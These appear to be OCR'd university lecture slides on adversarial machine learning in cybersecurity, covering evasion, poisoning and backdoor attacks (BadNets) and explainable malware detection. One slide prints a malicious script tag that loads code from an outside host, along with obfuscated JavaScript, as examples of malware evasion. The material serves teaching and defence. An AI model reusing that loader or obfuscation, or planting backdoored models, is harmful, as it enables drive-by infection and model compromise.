	Misclassifications that do not compromise normal system operation	Misclassifications that compromise normal system operation	Querying strategies that reveal confidential information on the learning model or its users
Attacker's Capability	**Integrity**	**Availability**	**Privacy / Confidentiality**
Test Data	**Evasion** (a.k.a. adversarial examples)	-	**Model extraction** / **stealing** and model **inversion** (a.k.a. hill-climbing attacks)
Training Data	**Poisoning** to allow subsequent intrusions) - e.g., backdoors or neural network trojans	**Poisoning** (to maximise classification error)	-


Adapted from: Biggio B., Roli F., "Wild patterns: Ten years after the rise of adversarial machine learning", 2018

Mimicry and Camouflage in Machine Learning

Obfuscation and polymorphism to hide malicious content and evade detection

Spam emails

```
Start 2007 with a bang!
Make WBFS YOUR PORTFOLIO's
first winner of the year
...
```




Malware

```
<script type="text/javascript"
src="http://palwas.servehttp.com/
/ml.php"></script>
```

```
...
var PGuDO0uq19+PGuDO0uq20;
EbphZcei=PVqIW5sV.replace(/jTUZZ/
g,"%"); var eWfleJqh=unescape;
Var NxfaGVHq="pqXdQ23KZril30";
q9124=this; var SkuyuppD=
q9124["WYd1GoGYc2uG1mYGe2YnltY".r
eplace(/[Y12WlG\:]/g,
"")];SkuyuppD.write(eWfleJqh(Ebph
Zcei));
...
```

Example of Adversarial Sample Creation Android malware



Cara, F.; Scalas, M.; Giacinto, G.; Maiorca, D. On the Feasibility of Adversarial Sample Creation Using the Android System API. *Information* 2020

Training set Poisoning to create backdoors


T. Gu, K. Liu, B. Dolan-Gavitt and S. Garg, "BadNets: Evaluating Backdooring Attacks on Deep Neural Networks," in *IEEE Access*, vol. 7, pp. 47230-47244, 2019, doi: 10.1109/ACCESS.2019.2909068.

Fig. 7. A stop sign from the U.S. stop signs database, and its backdoored versions using, from left to right, a sticker with a yellow square, a bomb and a flower as backdoors.

TABLE IV
BASELINE F-RCNN AND BADNET ACCURACY (IN %) FOR CLEAN AND BACKDOORED IMAGES WITH SEVERAL DIFFERENT TRIGGERS ON THE SINGLE TARGET ATTACK

	Baseline F-RCNN	BadNet					
		yellow square		bomb		flower	
class	clean	clean	backdoor	clean	backdoor	clean	backdoor
stop	89.7	87.8	N/A	88.4	N/A	89.9	N/A
speedlimit	88.3	82.9	N/A	76.3	N/A	84.7	N/A
warning	91.0	93.3	N/A	91.4	N/A	93.1	N/A
stop sign → speed-limit	N/A	N/A	90.3	N/A	94.2	N/A	93.7
average %	90.0	89.3	N/A	87.1	N/A	90.2	N/A

Poisoning to create backdoors: Transfer Learning




T. Gu, K. Liu, B. Dolan-Gavitt and S. Garg, "BadNets: Evaluating Backdooring Attacks on Deep Neural Networks," in *IEEE Access*, vol. 7, pp. 47230-47244, 2019, doi: 10.1109/ACCESS.2019.2909068.

1. The attacker trains and uploads a U.S. BadNet to an online model zoo.
2. An unsuspecting user downloads and re-trains the U.S. BadNet using clean Swedish traffic sign training data and deploys the resulting Swedish BadNet.
3. The attack succeeds if the Swedish BadNet mispredicts for backdoored Swedish traffic sign test images.

xAI – explainable AI

example on Android ransomware



- Top-8 **positive feature** and top-8 **negative feature** attribution distribution for the ransomware (a) and trusted (b) samples of the dataset.

- Top-8 positive and top-8 negative attributions' median values for two grouping criteria: family (c) and date (d).

M. Scalas, K. Rieck, G. Giacinto, *Improving Malware Detection with Explainable Machine Learning*, in Explainable Deep Learning AI, 2022

Actions

Safe adoption of AI in Cybersecurity

- Artificial Intelligence opportunities
  - Empower **autonomous** system
  - Produce human-actionable **information from** large quantities of **raw data**
  - Increasing role in **security** and **cybersecurity** tasks
- Challenges for a strong implementation of AI in Cybersecurity
  - Align the methodologies and technologies to **cybersecurity goals**
  - Education and **Training** on the correct design and use of AI and ML tools
  - Thorough **tests** in real contexts and scenarios, facing adversaries

Adaptation and Evolution should characterise the next generation of Artificial Intelligence approaches to security to be prepared for new emerging cybersecurity threats

giacinto@unica.it

Thank you for your attention!